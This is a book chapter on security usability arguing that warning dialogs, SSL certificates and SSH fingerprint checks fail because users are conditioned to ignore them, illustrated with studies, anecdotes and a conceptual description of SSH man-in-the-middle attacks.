

Security Usability Fundamentals

An important consideration when you're building an application is the usability of the security features that you'll be employing. Security experts frequently lament that security has been bolted onto applications as an afterthought, however the security community has committed the exact same sin in reverse, placing usability considerations in second place behind security, if they were considered at all. As a result, we spent the 1990s building and deploying security that wasn't really needed, and now that we're experiencing widespread phishing attacks with viruses and worms running rampant and the security *is* actually needed, we're finding that no-one can use it.

To understand the problem, it's necessary to go back to the basic definition of functionality and security. An application exhibits functionality if things that are supposed to happen, do happen. Similarly, an application exhibits security if things that aren't supposed to happen, don't happen. Security developers are interested in the latter, marketers and management tend to be more interested in the former.

Ensuring that things that aren't supposed to happen don't happen can be approached from both the application side and from the user side. From the application side, the application should behave in a safe manner, defaulting to behaviour that protects the user from harm. From the user side, the application should act in a manner in which the user's expectations of a safe user experience are met. The following sections look at some of the issues that face developers trying to create a user interface for a security application.

Security (Un-)Usability

Before you start thinking about potential features of your security user interface, you first need to consider the environment into which it'll be deployed. Now that we have 10-15 years of experience in (trying to) deploy Internet security, we can see, both from hindsight and because in the last few years people have actually started testing the usability of security applications, that a number of mechanisms that were expected to Solve The Problem don't really work in practice [1]. The idea behind security technology is to translate a hard problem (secure/safe communication and storage) into a simpler problem, not just to shift the complexity from one layer to another. This is an example of Fundamental Truth No.6 of the Twelve Networking Truths, "It is easier to move a problem around than it is to solve it" [2]. Security user interfaces are usually driven by the underlying technology, which means that they often just shift the problem from the technical level to the human level. Some of the most awkward technologies not only shift the complexity but add an extra level of complexity of their own (IPsec and PKI spring to mind).

Re:Good. (Score:2)

by [jrockway \(229604\)](#) * [!jrock.us](#) on Wednesday July 12, @01:13AM (#15698213)

> The MiM is the hardest security problem by far there are no easy answers.

Umm, SSL was designed to solve this problem. When you visit your online bank, make sure the cert is valid and that the URL matches the one on your printed bankbook or credit card.

Pretty simple.

(People being too dumb/lazy to check, though, is the hard problem. Fortunately this is evolution at work.)

Figure 1: Blaming the user for security unusability

The major lesson that we've learned from the history of security (un-)usability is that technical solutions like PKI and access control don't align too well with usability conceptual models. As a result, calling in the usability people after the framework of the application's user interface measures have been set in concrete by purely

technology-driven considerations is doomed to failure, since the user interface will be forced to conform to the straightjacket constraints imposed by the security technology rather than being able to exploit the full benefits of years of usability research and experience. Blaming security problems on the user when they're actually caused by the user interface design (Figure 1) is equally ineffective.

This chapter covers some of the issues that affect security user interfaces, and looks at various problems that you'll have to deal with if you want to create an effective user interface for your security application.

Theoretical vs. Effective Security

There can be a significant difference between *theoretical* and *effective* security. In *theory*, we should all be using smart cards and PKI for authentication. However, these measures are so painful to deploy and use that they're almost never employed, making them far less *effectively* secure than basic usernames and passwords. Security experts tend to focus exclusively on the measures that provide the best (theoretical) security, but often these measures provide very little effective security because they end up being misused, or turned off, or bypassed.

Worse yet, when they focus only on the theoretically perfect measures, they don't even try to get lesser security measures right. For example passwords are widely decried as being insecure, but this is mostly because security protocol designers have *chosen* to make them insecure. Both SSL and SSH, the two largest users of passwords for authentication, will connect to anything claiming to be a server and then hand over the password in plaintext after the handshake has completed. No attempt is made to provide even the most trivial protection through some form of challenge/response protocol, because everyone knows that passwords are insecure and so it isn't worth bothering to try and protect them.

This problem is exemplified by the IPsec protocol, which after years of discussion still doesn't have any standardised way to authenticate users based on simple mechanisms like one-time passwords or password-token cards. The IETF even chartered a special working group, IPSRA (IPsec Remote Access), for this purpose. The group's milestone list calls for an IPsec "user access control mechanism submitted for standards track" by March 2001, but six years later its sole output remains a requirements document [3] and an expired draft. As the author of one paper on effective engineering of authentication mechanisms points out, the design assumption behind IPsec was "all password-based authentication is insecure; IPsec is designed to be secure; therefore, you have to deploy a PKI for it" [4]. The result has been a system so unworkable that both developers and users have resorted to doing almost anything to bypass it, from using homebrew (and often insecure) "management tunnels" to communicate keys to hand-carrying static keying material to IPsec endpoints to avoiding IPsec altogether and using mechanisms like SSL-based VPNs, which were never designed to be used for tunnelling IP traffic but are being pressed into service because users have found that almost anything is preferable to having to use IPsec (this has become so pressing that there's now a standard for transporting TLS over UDP to allow it to fill the gap that IPsec couldn't, datagram TLS or DTLS [5]).

More than ten years after SSL was introduced, support for a basic password-based mutual authentication protocol was finally (reluctantly) added, although even there it was only under the guise of enabling use with low-powered devices that can't handle the preferred PKI-based authentication and lead to prolonged arguments on the SSL developers list whenever the topic of allowing something other than certificates for user authentication came up [6]. SSH, a protocol specifically created to protect passwords sent over the network, still operates in a manner in which the recipient ends up in possession of the plaintext password instead of having to perform a challenge-response authentication in its standard mode of authentication. This practice, under the technical label of a tunnelled authentication protocol, is known to be insecure [7][8][9] and is explicitly warned against in developer documentation like Apple's security user interface guidelines, which instruct developers to avoid "handing [passwords] off to another program unless you can verify that the other

program will protect the data” [10], and yet both SSL and SSH persist in using it. What’s required for proper password-based security for these types of protocols is a cryptographic binding between the outer tunnel and the inner authentication protocol, which TLS’ recently-added mutual authentication finally performs, but to date very few TLS implementations support it.

A nice example of the difference between theory and practice from the opposite point of view is what its author describes as “the most ineffective CAPTCHA of all time” [11]. Designed to protect his blog from comment spam, it requires submitters to type the word “orange” into a text box when they provide a blog comment. This trivial speed-bump, which would horrify any (non-pragmatist) security expert, has been effective in stopping virtually all comment spam by changing the economic equation for spammers, who can no longer auto-post blog spam as they can for unprotected or monoculture-CAPTCHA protected blogs [12][13]. On paper it’s totally insecure, but it works because spammers would have to expend manual effort to bypass it, and keep expending effort when the author counters their move, which is exactly what spam’s economic model doesn’t allow.

A lot of this problem arises from security’s origin in the government crypto community. For cryptographers, the security must be perfect — anything less than perfect security would be inconceivable. In the past this has led to all-or-nothing attempts at implementing security such as the US DoD’s “C2 in ‘92” initiative (a more modern form of this might be “PKI or Bust”), which resulted in nothing in ’92 or at any other date — the whole multilevel-secure (MLS) operating system push could almost be regarded as a denial-of-service attack on security, since it largely drained security funding in the 1980s and was a significant R&D distraction. As security god Butler Lampson observed when he quoted Voltaire, “The best is the enemy of the good” (“Le mieux est l’ennemi du bien”) — a product that offers generally effective (but less than perfect) security will be panned by security experts, who would prefer to see a theoretically perfect but practically unattainable or unusable product instead [14].

Psychologists refer to this phenomenon as zero-risk bias, the fact that people would rather reduce a risk (no matter how small) to zero than create a proportionally much larger decrease that doesn’t reduce it to zero [15]. Instead of reducing one risk from 90% to 10% they’ll concentrate on reducing another risk from 1% to 0%, yielding a risk reduction of 1% instead of 80%. Zero-risk bias occurs because risk makes people worry, and reducing it to zero means that they don’t have to worry about it any more. Obviously this only works if you’re prepared to ignore other risks, which is why the phenomenon counts as a psychological bias (philosophers, who see things in more abstract terms, simply tag these things ‘fallacies’). An example of such a zero-risk bias was the US’ total ban on carcinogenic food additives in the 1950s, which increased the overall risk because (relatively) high-risk non-carcinogenic additives were substituted for (relatively) low-risk carcinogenic ones. The bias ignored the fact that many additives were potentially harmful and focused only on the single class of carcinogenic additives.

The striving for impossibly perfect security comes about because usability has never been a requirement put on those designing security protocols or setting security policies. For example one analysis of a military cryptosystem design reports that “the NSA designers focused almost exclusively on data confidentiality [...] if that meant that it was expensive, hard to use, and required extremely restrictive and awkward policy, or if it might lock out legitimate users from time to time, then so be it” [16]. This type of approach to usability issues was summed up by an early paper on security usability with the observation that “secure systems have a particularly rich tradition of indifference to the user, whether the user is a security administrator, a programmer, or an end user [...] Most research and development in secure systems has strong roots in the military. People in the military are selected and trained to follow rules and procedures precisely, no matter how onerous. This user training and selection decreased the pressure on early systems to be user friendly” [17].

Systems such as this, designed and implemented in a vacuum, can fail catastrophically when exposed to real-world considerations. As the report on the

military system discussed above goes on to say, “once the nascent system left the NSA laboratories the emphasis on security above all changed dramatically. The people who approved the final design were not security experts at all. They were the Navy line officers who commanded the fleet. Their actions show that they were far more concerned with data availability rather than data confidentiality [...] any ship or station which became isolated by lack of key became an immediate, high-level issue and prompted numerous and vigorous complaints. A key compromise, by contrast, was a totally silent affair for the commander. Thus, commanders were prodded toward approving very insecure systems”. A similar effect occurs with computer security software that pushes critical security decisions into the user interface, where users will find ways to work around the security because they don’t understand it and it’s preventing them from doing their job.

The best security measures are ones that you can easily explain to users so that they understand the risk and know how to respond appropriately. Don’t be afraid to use simple but effective security measures, even if they’re not the theoretical best that’s available. You should however be careful not to use effective (as opposed to theoretically perfect) security as an excuse for weak security. Using weak or homebrew encryption mechanisms when proven, industry-standard ones are available isn’t effective security, it’s weak security. Using appropriately secured passwords instead of PKI is justifiable, effective security (security researcher Simson Garfinkel has termed this “The principle of good security now” [18]).

An example of the conflict between theoretical and effective security is illustrated by what happens when we increase the usability of the security measures in an application. Computer users are supported by a vast and mostly informal network of friends, family, and neighbours (for home users) or office-mates and sysadmins (for work users) who are frequently given passwords and access codes in order to help the user with a problem. The theoretical security model says that once keys and similar secrets are in the hands of the user they’ll take perfect care of them and protect them in an appropriate manner. However in practice the application interface to the keys is so hard to use that many users rely on help from others, who then need to be given access to the keys to perform their intended task. Increasing the usability of the security mechanisms helps close this gap between theory and practice by enabling users to manage their own security without having to outsource it to others.

In some cases usability is a fundamental component of a system’s security. The Tor anonymity service was specifically designed to maximise usability (and therefore to maximise the number of users) because an unusable anonymity system that attracts few users can’t provide much anonymity [19].

User Conditioning

It’s often claimed that the way to address security issues is through better user education. As it turns out, we’ve been educating users for years about security, although unfortunately it’s entirely the wrong kind of education. “Conditioning” might be a better term for what’s been happening. Whenever users go online, they’re subjected to a constant barrage of error messages, warnings, and popups: DNS errors, transient network outages, ASP errors, Javascript problems, missing plugins, temporary server outages, incorrect or expired certificates, problems connecting to the MySQL backend (common on any slashdotted web site), and a whole host of other issues. In one attack, covered in more detail in the section on usability testing below, researchers actually took advantage of this to replace security-related web site images with a message saying that they were being upgraded and would return at a later date.

To see just how tolerant browsers are of errors, enable script debugging (Internet Explorer), look at the error console (Firefox), or install Safari Enhancer and look at the error log (Safari). No matter which detection method you use, you can barely navigate to any Javascript-using page without getting errors, sometimes a whole cascade of them from a single web page. Javascript errors are so pervasive that browsers hide them by default because the web would be unusable if they even displayed them, let alone reacted to them. The result is a web ecosystem that bends

over backwards to avoid exposing users to errors, and a user base that's become conditioned to ignoring anything that does leak through.




Figure 2: The user has clicked on a button, we'd better pop up a warning dialog

Sometimes the warnings don't even correspond to real errors but seem to exist only for their nuisance value. For example what is the warning in Figure 2 trying to protect us from? Since we're using a web browser, it's quite obvious that we're about to send information over the Internet. Does a word-processor feel the need to warn users that it's about to perform a spell check, or a spreadsheet that it's about to recalculate a row? Since this warning is automatically displayed when anything at all is sent, we have no idea what the significance of the message is. Are we sending an online banking password, or just searching ebay for cheap dog food? (In this case the browser was trying to protect us from sending a query for dog food to ebay).

This warning would actually be useful in the situation where a user is entering their password on a US banks' insecure login page (discussed later on), but by then the dialog has long since been disabled due to all the false alarms.

This dialog is a good example of the conventional wisdom that security user interfaces are often added to applications merely so that developers can show off the presence of security [20]. Since they've put a lot of effort into implementing their encryption algorithms and security protocols, they want to show off this fact to users. Unfortunately most users couldn't care less about the details, they just want to be assured that they're secure without needing to have the nitty-gritty details thrust in their face all the time. This is an unfortunate clash between the goals of developers and users: developers want to show off their work, but since it doesn't provide any direct benefit to users, users don't want to see it. This type of user interface mostly serves the needs of the developer rather than the user.




Figure 3: What the previous dialog is really saying

This (and many similarly pointless dialogs that web browsers and other applications pop up) are prime examples of conditioning users to ignore such messages — note the enabled-by-default “Do not show this message again” checkbox, in which the message's creators admit that users will simply want it to go away and not come back again. The creation of such dialogs is very deeply ingrained in the programmer psyche. When Jeff Bezos came up with Amazon's one-click shopping system, he had to go back and tell his developers that “one-click” really did mean that the customer only had to make one click, not one click plus a warning dialog plus another click

(this works fine in the Amazon case since their order fulfilment system gives you several hours grace to change your mind).

Apple's user interface design guidelines actually equate the appearance of frequent alerts with a design flaw in the underlying application. OpenBSD, a BSD distribution that concentrates specifically on security, has a policy of "no useless buttons" (unfortunately documented only in developer folklore), meaning that if a particular setting is secure and works for 95% of users then that's what gets used. Microsoft has also finally acknowledged this problem in their Vista user interface guidelines with the design principle that Vista shouldn't display error messages when users aren't likely to change their behaviour as a result of the message, preferring that the message be suppressed if it's not going to have any effect anyway (it remains to be seen how closely this guideline will be adhered to in practice). In fact a general guideline for dialogs is to avoid ones that aren't created as a result of a deliberate user action [20], since users tend to react rather poorly to software events that aren't a direct consequence of an action that they've taken.

Popups are a user interface instance of the Tragedy of the Commons. If they were less frequent they'd be more effective, but since they're all over the place anyway there's nothing to stop *my* application from popping up a few more than everyone else's application in order to get the user's attention. An economist would describe this situation by saying that popups have declining marginal utility.

Usability designer Alan Cooper describes these error boxes as "Kafkaesque interrogations with each successive choice leading to a yet blacker pit of retribution and regret" [21]. They're a bit like the land mines that sometimes feature in old war movies, you put your foot down and hear the click and know that although you're safe now, as soon as you take the next step you're in for a world of hurt. Unfortunately the war movie get-out-of-jail-free card of being the film's leading character and therefore indispensable to the plot doesn't work in the real world — you're just another redshirt, and you're not coming back from this mission.

The fix for all of these dialog-box problems is to click 'Yes', 'OK', or 'Cancel' as appropriate if these options are available, or to try again later if they aren't. Any user who's used the Internet for any amount of time has become deeply conditioned to applying this solution to all Internet/network problems. These warning dialogs don't warn, they just hassle. This warning message overload has actually been exploited by at least one piece of mobile malware, the Cabir virus, which reconnected to every device within range again and again and again until users eventually clicked 'OK' just to get rid of the message [22] (the situation wasn't helped by the fact that Symbian OS pops up a warning for every application, even a signed one, that originates from anywhere other than Symbian, training users to click 'OK' automatically).

Even when popups provide legitimate warnings of danger, user reactions to the warning may not be what the developers of the application were expecting. The developers of the TrustBar browser plugin, which warns users of phishing sites, found in one evaluation of the system that almost all users disabled the popups or even stopped using the plugin entirely because they found the popups disturbing and felt less safe due to the warnings [23]. Although the whole point of security warnings is to, well, warn of security issues, this makes users feel uneasy to the point where they'll disable the warnings in order to feel better². As security researcher Amir Herzberg puts it, "Defend, don't ask". Building something that relies on user education to be effective is a recipe for disaster. No-one has the time to learn how to use it, so they'll only be adopted by a small number of users, typically hard-core geeks and, in consumer electronics, gadget fanatics [24].

² Applying the ostrich algorithm is a natural human reaction to things that make us uneasy. When a security researcher demonstrated to his parents that the lock on the front door of their house could be picked in a matter of seconds and offered relatively easy unauthorised entry to their home their reaction was to ask him not to inform them of this again. This extends beyond security and carries over to general life, if you'd like to read more about this look up a reference to "cognitive dissonance".

The best approach to the human-factors problem posed by warning dialogs is to redesign the way that the application works so that they're no longer needed. Since users will invariably click 'OK' (or whatever's needed to make the dialog disappear so that they get on with their job), the best way to protect the user is to actually do the right thing, rather than abrogating responsibility to the user. As Mr. Miyagi says in *Karate Kid II*, "Best block, not be there", or as rendered into a computing context by Gordon Bell, "The cheapest, fastest, and most reliable components of a computer system are those that aren't there". In a security user interface context, the best warning dialog is one that isn't there, with the application doing the right thing without having to bother the user.

Certificates and Conditioned Users

When certificates are used to secure network communications, a genuine attack displays symptoms that are identical to the dozens of other transient problems that users have been conditioned to ignore. In other words we're trying to detect attacks using certificates when an astronomical false positive rate (endless dialogs and warnings crying wolf) has conditioned users to ignore any warnings coming from the certificate layer. In order to be effective, the false positive rate must be close to zero to have any impact on the user.

An example of the effect of this user conditioning was revealed in a recent case where a large bank accidentally used an invalid certificate for its online banking services. An analysis of site access logs indicated that of the approximately 300 users who accessed the site, just one single user turned back when faced with the invalid certificate [25]. Although privacy concerns prevented a full-scale study of users' reactions from being carried out, an informal survey indicated that users were treating this as yet another transient problem to be sidestepped. Psychologists call this approach judgemental heuristics (non-psychologists call it "guessing"), a shortcut to having to think that works reasonably well most of the time at the cost of an occasional mistake, and the result of the use of these heuristics is termed an automatic or click, whirr response [26]. As an example of the use of judgemental heuristics, one user commented that "Hotmail does this a lot, you just wait awhile and it works again". The Internet (and specifically the web and web browsers) have conditioned users to act this way: Guessing is cheap, if you get it right it's very quick, and if you don't get it right you just click the back button and try again. This technique has been christened "information foraging" by HCI researchers [27], but is more commonly known as "maximum benefit for minimum effort", or by somewhat more negative label of "laziness" (in this case not in the usual negative sense, it's merely optimising the expenditure of effort).

In a similar case, this time with a government site used to pay multi-thousand dollar property taxes, users ignored the large red cross and warning text that the certificate was invalid shown in Figure 4 for over two months before a security expert notified the site administrators that they needed to fix the certificate. In yet another example, a major US credit union's certificate was invalid for over a year without anyone noticing.

Security

Our site is hosted on a secure server where software encrypts the credit card number into our rates reconciliation system. You can enter your credit card number on a secure form and transmit the form over the internet to a secure server without risk of an intermediary obtaining your credit card information. Your credit card details are temporarily stored on the secure server until your payment is completed and confirmed. After your payment is complete, these details are transferred to an offline database, using a secure transfer mechanism, and deleted from the site. At no stage are your credit card details held in a complete form at the offline site, but rather held in a truncated form for reconciliation purposes only.



Figure 4: This certificate warning didn't stop users from making multi-thousand-dollar payments via the site

These real-life examples, taken from major banking sites and a large government site, indicate that certificates, when deployed into a high-false-positive environment, are completely ineffective in performing their intended task of preventing man-in-the-middle attacks.

SSH fares little better than SSL, with the majority of users accepting SSH server keys without checking them. This occurs because, although SSH users are in general more security-aware than the typical web user, the SSH key verification mechanism requires that the user stop whatever they're trying to do and verify from memory a long string of hex digits (the key fingerprint) displayed by the client software. A relatively straightforward attack, for the exceptional occasion where the user is actually verifying the fingerprint, is to generate random keys until one of them has a fingerprint whose first few hex digits are close enough to the real thing to pass muster [28].

There are even automated attack tools around that enable this subversion of the fingerprint mechanism. The simplest attack, provided by a MITM tool called `ssharpd` 29, uses ARP redirection to grab an SSH connect attempt and then reports a different protocol version to the one that's actually in use (it can get the protocol version from the information passed in the SSH handshake). Since SSHv1 and SSHv2 keys have different fingerprints, the victim doesn't get the more serious key-changed warning but merely the relatively benign new-key warning. Since many users never check key fingerprints but simply assume that everything should be OK on the first connect, the attack succeeds and the `ssharp` MITM has access to the session contents [30]³.

```
> ssh test@testbox
The authenticity of host 'testbox (192.168.1.38)' can't be
established.
RSA key fingerprint is
86:9c:cc:c7:59:e3:4d:0d:6f:58:3e:af:f6:fa:db:d7.
Are you sure you want to continue connecting (yes/no)?

> ssh test@testbox
The authenticity of host 'testbox (192.168.1.38)' can't be
established.
RSA key fingerprint is
86:9c:cc:d7:39:53:e2:07:df:3a:c6:2f:fa:ba:dd:d7.
Are you sure you want to continue connecting (yes/no)?
```

Figure 5: Real (top) and spoofed (bottom) SSH servers

³ Since `ssharp` is based on a modified, rather old, version of OpenSSH, it'd be amusing to use one of the assorted OpenSSH security holes to attack the MITM while the MITM is attacking you.

A much more interesting attack can be performed using Konrad Rieck's concept of fuzzy fingerprints, which are fingerprints that are close enough to the real thing to pass muster. As with the standard SSH MITM attack, there's a tool available to automate this attack for you [31]. This attack, illustrated in Figure 5, takes a target SSH server key and generates a new key for which the fingerprint is close enough to fool all but a detailed, byte-for-byte comparison. Since few users are likely to remember and check the full 40-hex-digit fingerprint for each server that they connect to, this attack, combined with `ssharpd`, is capable of defeating virtually any SSH setup [32]. This is another instance where a TLS-PSK style mechanism would protect the user far more than public-key authentication does.

SSL Certificates: Indistinguishable from Placebo

The security model used with SSL server certificates might be called honesty-box security: In some countries newspapers and similar low-value items are sold on the street by having a box full of newspapers next to a coin box (the honesty box) into which people are trusted to put the correct coins before taking out a paper. Of course they can also put in a coin and take out all the papers, or put in a washer and take out a paper, but most people are honest and so most of the time it works. SSL's certificate usage is similar. If you use a \$495 certificate, people will come to your site. If you use a \$9.95 certificate, people will come to your site. If you use a \$0 self-signed certificate, people will come to your site. If you use an expired or invalid certificate, people will come to your site. If you're a US financial institution and use no certificate at all but put up a message reassuring users that everything is OK (see Figure 6), people will come to your site. In medical terms, the effects of this "security" are indistinguishable from placebo.




Figure 6: Who needs SSL when you can just use a disclaimer?

In fact the real situation is even worse than this. There has in the past been plenty of anecdotal evidence of the ineffectiveness of SSL certificates, an example being the annual SecuritySpace survey, which reported that 58% of all SSL server certificates in use today are invalid without having any apparent effect on users of the sites [33]. However, it wasn't until mid-2005, ten years after their introduction, that a rigorous study of their actual effectiveness was performed. This study, carried out with computer-literate senior-year computer science students (who one would expect would be more aware of the issues than the typical user) confirmed the anecdotal evidence that invalid SSL certificates had no effect whatsoever on users visiting a site. Security expert Perry Metzger has summed this up, tongue-in-cheek, as "PKI is like real security, only without the security part".

It gets worse though. In one part of the study, users were directed to a site that used no SSL at all, at which point several of the users who had been quite happy to use the site with an invalid certificate now refused to use it because of the lack of SSL. Users assumed that the mere existence of a certificate (even if it was invalid) meant that it was safe to use the site, while they were more reluctant to use a site that didn't use SSL or certificates. This is quite understandable — no-one worries about an expired safety certificate in an elevator because all it signifies is that the owner forgot to get a

new one, not that the elevator will crash into the basement and kill its occupants the next time it's used. In fact for the vast majority of elevator users the most that they'll ever do is register that some form of framed paperwork is present. Whether it's a currently valid safety certificate or an old supermarket till printout doesn't matter.

This real-world conditioning carries across to the virtual world. To quote the study, "the actual security of existing browsers is appalling when the 'human in the loop' is considered. Because most users dismiss certificate verification error messages, SSL provides little real protection against man-in-the-middle attacks. Users actually behaved less insecurely when interacting with the site that was *not* SSL-secured" [34]. The astonishing result of this research is that not only is the use of SSL certificates in browsers indistinguishable from placebo, it's actually *worse* than placebo because users are happy to hand over sensitive information to a site just because it has a certificate. If a medicine were to act in this way, it would be withdrawn from sale.

Another example of the clash of certificate theory with reality was reported by a security appliance vendor. Their products ship with a pre-generated self-signed certificate that ensures that they're secure out of the box without the user having to perform any additional certificate setup. Because it's a self-signed certificate, the user gets a certificate warning dialog from the browser each time they connect to the appliance, which in effect lets them know that the security is active. However, if they replace the self-signed certificate with an "official" CA-issued one, the browser warning goes away. Having lost the comforting SSL browser warning dialog, users were assuming that SSL was no longer in effect and complained to the vendor [35]. Again, users treated the (at least from a PKI theory point of view) less secure self-signed certificate setup as being more secure than the official CA-issued one.

A similar problem occurred during an experiment into the use of S/MIME signed email. When signed messaging was enabled, users experienced arcane PKI warning dialogs, requests to insert crypto cards, X.509 certificate displays, and all manner of other crypto complexity that they didn't much understand. This caused much apprehension among users, the exact opposite of the reassurance that signed email is supposed to provide. The conclusion reached was to "sign your messages only to people who understand the concept. Until more usable mechanisms are integrated into popular email clients, signatures using S/MIME should remain in the domain of 'power users'" [36]. Since a vanishingly small percentage of users really understand signed email, the actual message of the study is "Don't use signed email".

This result is very disturbing to security people. I've experienced this shock effect a number of times at conferences when I've mentioned the indistinguishable-from-placebo nature of SSL's PKI. Security people were stunned to hear that it basically doesn't work, and didn't know seem to know what to do with the information. A similar phenomenon has occurred with researchers in other fields as well. Inattention blindness, which is covered later on, was filed away by psychologists for over a quarter of a century after its discovery in 1970 because it was disturbing enough that no-one quite knew how to deal with it [37].

Social scientists call this a "fundamental surprise", a profound discrepancy between your perception of the real world and reality [38]. This differs from the more usual situational surprise, a localised event that requires the solution of a specific problem, in that it requires a complete reappraisal of the situation in order to address it (there isn't much sign of this happening with PKI yet). Another term for the phenomenon is an Outside Context Problem, from author Iain Banks' novel *Excession*, in which he describes it as something that you encounter "in the same way that a sentence encounters a full stop" [39].

This situation isn't helped by the fact that even if PKI worked, obtaining bogus certificates from legitimate CA's isn't that hard. For example researcher David Mazieres was able to obtain a \$350 Verisign certificate for a nonexistent business by providing a Doing Business As (DBA) license [40], which requires little more than payment of the US\$10-\$50 filing fee. In case you're wondering why a DBA (referred to as a "trading as" license in the UK) has so little apparent security, it's deliberately

designed this way to allow small-scale businesses such as a single person to operate without the overhead of creating a full business entity. DBAs were never intended to be a security measure, they were designed to make operating a small independent business easier (their effectiveness is indicated by the fact that the US alone had more than 20 million sole proprietorships and general partnerships recorded for the 2004 tax year). \$9.95 certificates are even less rigorous, simply verifying the ability to obtain a reply from an email address. How much checking do users expect the CA to do for all of \$9.95?

The User is Trusting... What?

CAs are often presented as “trusted third parties”, but as security researcher Scott Rea has pointed out they’re really just plain “third parties” because the user has no basis for trusting them [36], and for the large number of unknown CAs hardcoded into common applications they’re explicitly untrusted third parties because the user doesn’t even know who they are. Consider the dialog shown in Figure 7, in which the user is being told that they’ve chosen to trust a certain CA. Most users have no idea what a CA is, and they most certainly never chose to trust any of them. It’s not even possible to determine who or what it is that they’re so blindly trusting. The certificate, when the ‘View’ button is clicked, is issued by something claiming to be “Digi-SSL Xp” (whatever that is), and that in turn is issued by “UTN-USERFirst-Hardware” (ditto). In other words the user is being informed that they’re trusting an unknown entity which is in turn being vouched for by another unknown entity. To paraphrase Douglas Adams, “This must be some strange new use of the word ‘trust’ with which I wasn’t previously familiar”.



Figure 7: Who are these people and why am I trusting them?

This dialog is reminiscent of a fable about the car that Ken Thompson, one of the creators of Unix, helped design. Whenever there’s a problem, a giant ‘?’ lights up on the dashboard. When asked about this, Ken responds that “the experienced user will usually know what’s wrong”. This dialog presents the same user interface as Ken’s car, just a giant ‘?’ flashing in the middle of the screen.

A contributing factor in the SSL certificate problem is the fact that the security warnings presented to the user that are produced by certificates often come with no supporting context. Danish science writer Tor Nørretranders calls this shared context between communicating parties “exformation” [41]. In the case of certificates there’s no certificate-related exformation shared between the programmer and the user. Even at the best of times users have little chance of effectively evaluating security risk [42] (even experts find this extraordinarily difficult, which is why it’s almost impossible to obtain computer security insurance), and the complete lack of context provided for the warning makes this even more difficult. Since web browsers implicitly and

invisibly trust a large number of CAs, and by extension a vast number of certificates, users have no exformation that allows them to reason about certificates when an error message mentioning one appears. One user survey found that many users assumed that it represented some form of notice on the wall of the establishment, like a health inspection notice in a restaurant or a Better Business Bureau certificate, a piece of paper that indicates nothing more than that the owner has paid for it (which is indeed the case for most SSL certificates).

Similarly, the introduction of so-called high-assurance or extended validation (EV) certificates that allow CAs to charge more for them than standard ones is simply a case of rounding up twice the usual number of suspects — presumably somebody's going to be impressed by it, but the effect on phishing will be minimal since it's not fixing any problem that the phishers are exploiting. Indeed, cynics would say that this was exactly the problem that certificates and CAs were supposed to solve in the first place, and that "high-assurance" certificates are just a way of charging a second time for an existing service. A few years ago certificates still cost several hundred dollars, but now that you can get them for \$9.95 the big commercial CAs have had to reinvent themselves by defining a new standard and convincing the market to go back to the prices paid in the good old days. When you consider certificates using a purely financial perspective then from a large-company mindset ("cost is no object") this may make some sort of sense but from an Internet mindset ("anything that costs is bypassed"), it's simply not going to work. Not everyone can issue or afford these extra-cost certificates, and not everyone is allowed to apply for them — the 20 million sole proprietorships and general partnerships mentioned earlier are automatically excluded, for example. High-assurance certificates are a revenue model rather than a solution for users' problems, with the end result being the creation of barriers to entry rather than the solution of any particular security problem.

Predictably, when the effectiveness of EV certificates was tested once Internet Explorer with its EV support had been around for a few months, they were found to have no effect on security [43]. One usability researcher's rather pithy summary of the situation is that "the EV approach is to do more of what we have already discovered doesn't work" [44]. As with the 2005 study on the effectiveness of browser SSL indicators which found that users actually behaved less insecurely when SSL was absent, this study also produced a surprising result: Users who had received training in browser EV security behaved less securely than ones who hadn't! The reason for this was that the browser documentation talked about the use of (ineffective, see other parts of this section) phishing warnings, and users then relied on these rather than the certificate security indicators to assess a site. As a result they were far more likely to classify a fraudulent site as valid than users who had received no security training. This unexpected result emphasises the importance of post-release testing when you introduce new security features, which is covered in more detail later in the section on security testing.

In order for a certificate-differentiation mechanism to work the user would need to have a very deep understanding of CA brands (recall that the vast majority of users don't even know what a CA is, let alone knowing CA names and brands), and know which of the 100-150 CA certificates hard-coded into web browsers are trustworthy and which aren't. No-one, not even the most knowledgeable security expert, knows who most of these CAs really are. The CA brands are competing against multi-million dollar advertising campaigns from established brands like Nike and Coke — it's no contest [45].

